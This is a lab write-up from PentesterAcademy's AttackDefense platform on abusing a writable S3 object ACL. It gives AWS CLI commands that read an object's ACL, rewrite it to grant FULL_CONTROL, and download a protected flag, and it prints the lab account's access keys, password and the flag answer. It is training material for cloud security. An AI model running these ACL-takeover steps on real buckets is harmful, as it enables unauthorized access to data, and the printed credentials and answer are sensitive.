

ATTACK
DEFENSE
by PentesterAcademy

Name	Writable Object ACL
URL	https://attackdefense.com/challengedetails?cid=2305
Type	AWS Cloud Security : S3

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Configure AWS CLI with the given AWS access credentials.

Access Credentials to your AWS lab Account

Login URL	https://953385459326.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	student
Password	Ad1pMsLHrteCaFiR
Access Key ID	AKIA536RTTZ7NDYD3TIS
Secret Access Key	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

Command: aws configure

```
File  Actions  Edit  View  Help
< root@Kali ~# aws configure
AWS Access Key ID [*****3TIS]: AKIA536RTTZ7NDYD3TIS
AWS Secret Access Key [*****s3Kb]: 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
Default region name [us-east-1]:
Default output format [None]:
< root@Kali ~#
```

Step 2: Check S3 buckets.

Commands: aws s3api list-buckets

```
File  Actions  Edit  View  Help
< root@Kali ~$ aws s3api list-buckets
{
  "Buckets": [
    {
      "Name": "s3-secret-953385459326",
      "CreationDate": "2021-03-13T11:11:50.000Z"
    }
  ],
  "Owner": {
    "DisplayName": "jeswincloud+1615523806023",
    "ID": "6a82302e7ce26b8764b53822ec7471b333e822ae7184c479491161a32d435341"
  }
}
< root@Kali ~$
```

Step 3: Check objects present in S3 bucket and try downloading them

Commands:

aws s3api list-objects --bucket <bucket-name>

aws s3 cp s3://<bucket-name>/flag .

```
File  Actions  Edit  View  Help
< root@Kali ~$ aws s3api list-objects --bucket s3-secret-953385459326
{
  "Contents": [
    {
      "Key": "flag",
      "LastModified": "2021-03-13T11:11:51.000Z",
      "ETag": "\"b7a880acd9fed1b994730655b4ff811\"",
      "Size": 33,
      "StorageClass": "STANDARD",
      "Owner": {
        "DisplayName": "jeswincloud+1615523806023",
        "ID": "6a82302e7ce26b8764b53822ec7471b333e822ae7184c479491161a32d435341"
      }
    }
  ]
}
< root@Kali ~$ aws s3 cp s3://s3-secret-953385459326/flag .
fatal error: An error occurred (403) when calling the HeadObject operation: Forbidden
< root@Kali ~$
```


Cannot download the flag object because of insufficient permissions.

Step 4: Check object ACL.

Commands:

```
aws s3api get-object-acl --bucket <bucket-name> --key flag > objacl.json
```

```
vim objacl.json
```



```
File  Actions  Edit  View  Help

{
  "Owner": {
    "DisplayName": "jeswincloud+1615523806023",
    "ID": "6a82302e7ce26b8764b53822ec7471b333e822ae7184c479491161a32d435341"
  },
  "Grants": [
    {
      "Grantee": {
        "Type": "Group",
        "URI": "http://acs.amazonaws.com/groups/global/AuthenticatedUsers"
      },
      "Permission": "READ_ACP"
    },
    {
      "Grantee": {
        "Type": "Group",
        "URI": "http://acs.amazonaws.com/groups/global/AuthenticatedUsers"
      },
      "Permission": "WRITE_ACP"
    }
  ]
}
```

WRITE_ACP permission is allowed !

Step 5: Modify the objacl.json file to grant full access.

objacl.json:

```
{
  "Owner": {
    "DisplayName": "jeswincloud+1615523806023",
    "ID": "6a82302e7ce26b8764b53822ec7471b333e822ae7184c479491161a32d435341"
  },
  "Grants": [
    {
```


```
"Grantee": {
  "Type": "Group",
  "URI": "http://acs.amazonaws.com/groups/global/AuthenticatedUsers"
},
"Permission": "FULL_CONTROL"
}
]
```

Note: Make sure to modify the Owner's displayName and ID according to the Object ACL you retrieved.

Step 6: Update the new ACL for the object and try downloading the object.

Commands:

```
aws s3api put-object-acl --bucket <bucket-name> --key flag --access-control-policy
file://objacl.json
aws s3 cp s3://<bucket-name>/flag ./
cat flag
```



```
File Actions Edit View Help
root@Kali:~
$ root@Kali aws s3api put-object-acl --bucket s3-secret-953385459326 --key flag --access-control-policy file://objacl.json
$ root@Kali aws s3 cp s3://s3-secret-953385459326/flag .
download: s3://s3-secret-953385459326/flag to ./flag
$ root@Kali cat flag
e7250534af256d12d69b28d6a4d7858d
$ root@Kali
```

FLAG: e7250534af256d12d69b28d6a4d7858d

Successfully retrieved flag.

References:

1. AWS CLI (<https://docs.aws.amazon.com/cli/latest/reference/>)